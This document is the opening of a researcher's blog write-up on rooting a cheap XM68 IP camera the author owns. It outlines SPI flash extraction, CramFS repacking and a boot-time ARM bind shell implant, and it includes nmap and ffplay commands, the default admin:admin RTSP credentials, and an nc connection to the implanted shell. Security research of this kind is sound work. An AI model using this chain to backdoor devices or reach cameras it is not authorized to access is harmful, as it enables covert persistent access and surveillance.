Firmware modification to root shell - XM68 Security Camera
A full chain hardware teardown and firmware implant on a cheap Chinese IP camera — from SPI flash extraction and CramFS unpacking, to a custom ARM bind shell and persistent root access on every boot.

Over Easter I had a crack at getting a remote shell on a Chinese security camera I purchased off AliExpress. It started as curiosity, wanting to understand what was actually running inside one of these cheap IoT devices. It turned into a weekend-long rabbit hole that ended with a persistent root shell implanted directly into the devices firmware.
The camera I targeted was a XM68 dual-lens PTZ unit, built on the XM Silicon platform — the same SoC family that underpins a significant proportion of the world’s inexpensive IP cameras.
The attack surface on these devices is well-documented, with notable discoveries from SEC Consult’s 2018 research (CVE-2018-17915/17917/17919) which identified critical vulnerabilities across millions of Xiongmai devices (the same manufacturer as the XM68), and CISA who issued a formal advisory (ICSA-18-282-06) covering the XMEye P2P cloud stack, which is the back end infrastructure that underpins the cameras cloud connectivity.
Some other interesting commonly used techniques I found for this family of devices (but weren’t necessarily relevant to the approach I wanted to take) were a UART console with a known shared OEM password, and well-documented remote exploits on port 8899 for retrieving sensitive information from the devices web API.
The goal of my research was to deliberately ignore well-documented approaches, not taking the fastest path to a shell-prompt and achieving remote access through a firmware implant. With this in mind I used techniques to understand the firmware layout well enough to surgically modify it, building a minimal ARM payload from scratch, and getting code running on embedded hardware through the firmware itself, rather than through a pre-existing hole.
This post documents that full chain — from physical teardown and SPI flash extraction, through firmware analysis and filesystem modification, to a bind shell listening on every boot. Every step is reproducible.
Table of Contents
- Attack Path Overview
- Reconnaissance
- Device Teardown and Chip Identification
- Firmware Extraction
- Firmware Unpacking with Binwalk
- CramFS Unpacking
- Confirming the Absence of Abusable Living off the Land (LOL) Binaries
- The Custom ARM Bind Shell
- Modifying the CramFS Root Filesystem
- Repacking CramFS and Patching the Firmware Image
- Reflashing the Device
- Proof of Shell
- Summary
- Mitigations
- Conclusion
- Appendices
1. Attack Path Overview
The high level attack path used in this post is outlined below:
flowchart LR
    subgraph HW["① Hardware Access"]
        direction TB
        A([Physical Teardown]) --> B["Identify SPI NOR Flash<br/>XMC-25QH64DHIQ · 8 MB"]
        B --> C{"In-circuit read?"}
        C -- "back-powers SoC<br/>→ corrupt reads" --> D["Desolder flash IC<br/>hot air · 320 °C"]
        D --> E["Read off-board<br/>CH341A + flashrom<br/>→ XM68.bin"]
    end

    subgraph FW["② Firmware Analysis"]
        direction TB
        F["Unpack with binwalk<br/>CramFS @ 0x1C0000"] --> G["Extract root FS<br/>cramfs-tools"]
        G --> H{"Pre-built binary?"}
        H -- "No nc/telnet<br/>1280 KB limit<br/>uClibc" --> I["Write ARM bind shell<br/>668 bytes · no libc"]
        I --> J["Test under QEMU<br/>port 4444 confirmed"]
    end

    subgraph MOD["③ Filesystem Modification"]
        direction TB
        K["Inject /bin/bind<br/>"] --> L["Patch rcS<br/>bind on boot + ICMP canary"]
        L --> M["Repack CramFS<br/>mkcramfs"]
        M --> N["Patch firmware image<br/>dd conv=notrunc @ 0x1C0000"]
    end

    subgraph EX["④ Reflash & Execute"]
        direction TB
        O["Resolder flash IC<br/>flashrom write<br/>VERIFIED ✓"] --> P(["Power on<br/>nc 192.168.1.10 4444<br/>uid=0 root shell"])
    end

    HW --> FW --> MOD --> EX

    style A fill:#2d2d2d,color:#fff
    style P fill:#1a4a1a,color:#9fffb0
2. Reconnaissance
Before touching a screwdriver, the first step was to understand what the device was exposing over the network.
This provided a baseline of the exposed network services on the device (which is referenced later in this post to demonstrate changes):
1
sudo nmap -sS -sV -p- -T4 192.168.1.10
| Port | Service | Detail |
|---|---|---|
| 80/tcpS | HTTP | “Web Viewer” — prompts to install VideoPlayTool.exe |
| 554/tcp | RTSP | H264DVR rtspd 1.0 — live stream, default credentials admin:admin |
| 8899/tcp | HTTP | Duplicate web interface |
| 23000/tcp | Unknown | |
| 34567/tcp | XMEye/Sofia | Xiongmai proprietary management API |
Whilst not relevant to the objective of this research, the results of connecting to the standard ports (80, 8899 and 554) are listed below.
Ports 80/tcp and 8899/tcp
Connecting to this port in a web browser prompts the client to download a windows executable for interacting with the camera:


Note - Reverse engineering this binary could offer some interesting insights (but is not the focus of this report).
Port 554/tcp

Connecting to port 554 using ffplay and the credentials admin:admin shows a stream of the camera.
1
ffplay rtsp://admin:admin@192.168.1.10:554
With a baseline of the camera’s network services, I moved onto disassembling the device.
3. Device Teardown and Chip Identification
3.1 Physical Teardown

Step 1. Remove the four rear screws from the dome housing.

Step 2. Disconnect the five cables.

Step 3. Remove the three Phillips screws retaining the main PCB inside the plastic shell.

Step 4. Pull the main PCB clear of the housing and disconnect the two remaining front-side cables.
Step 5. Remove the four Phillips screws securing the lower lens PCB assembly.
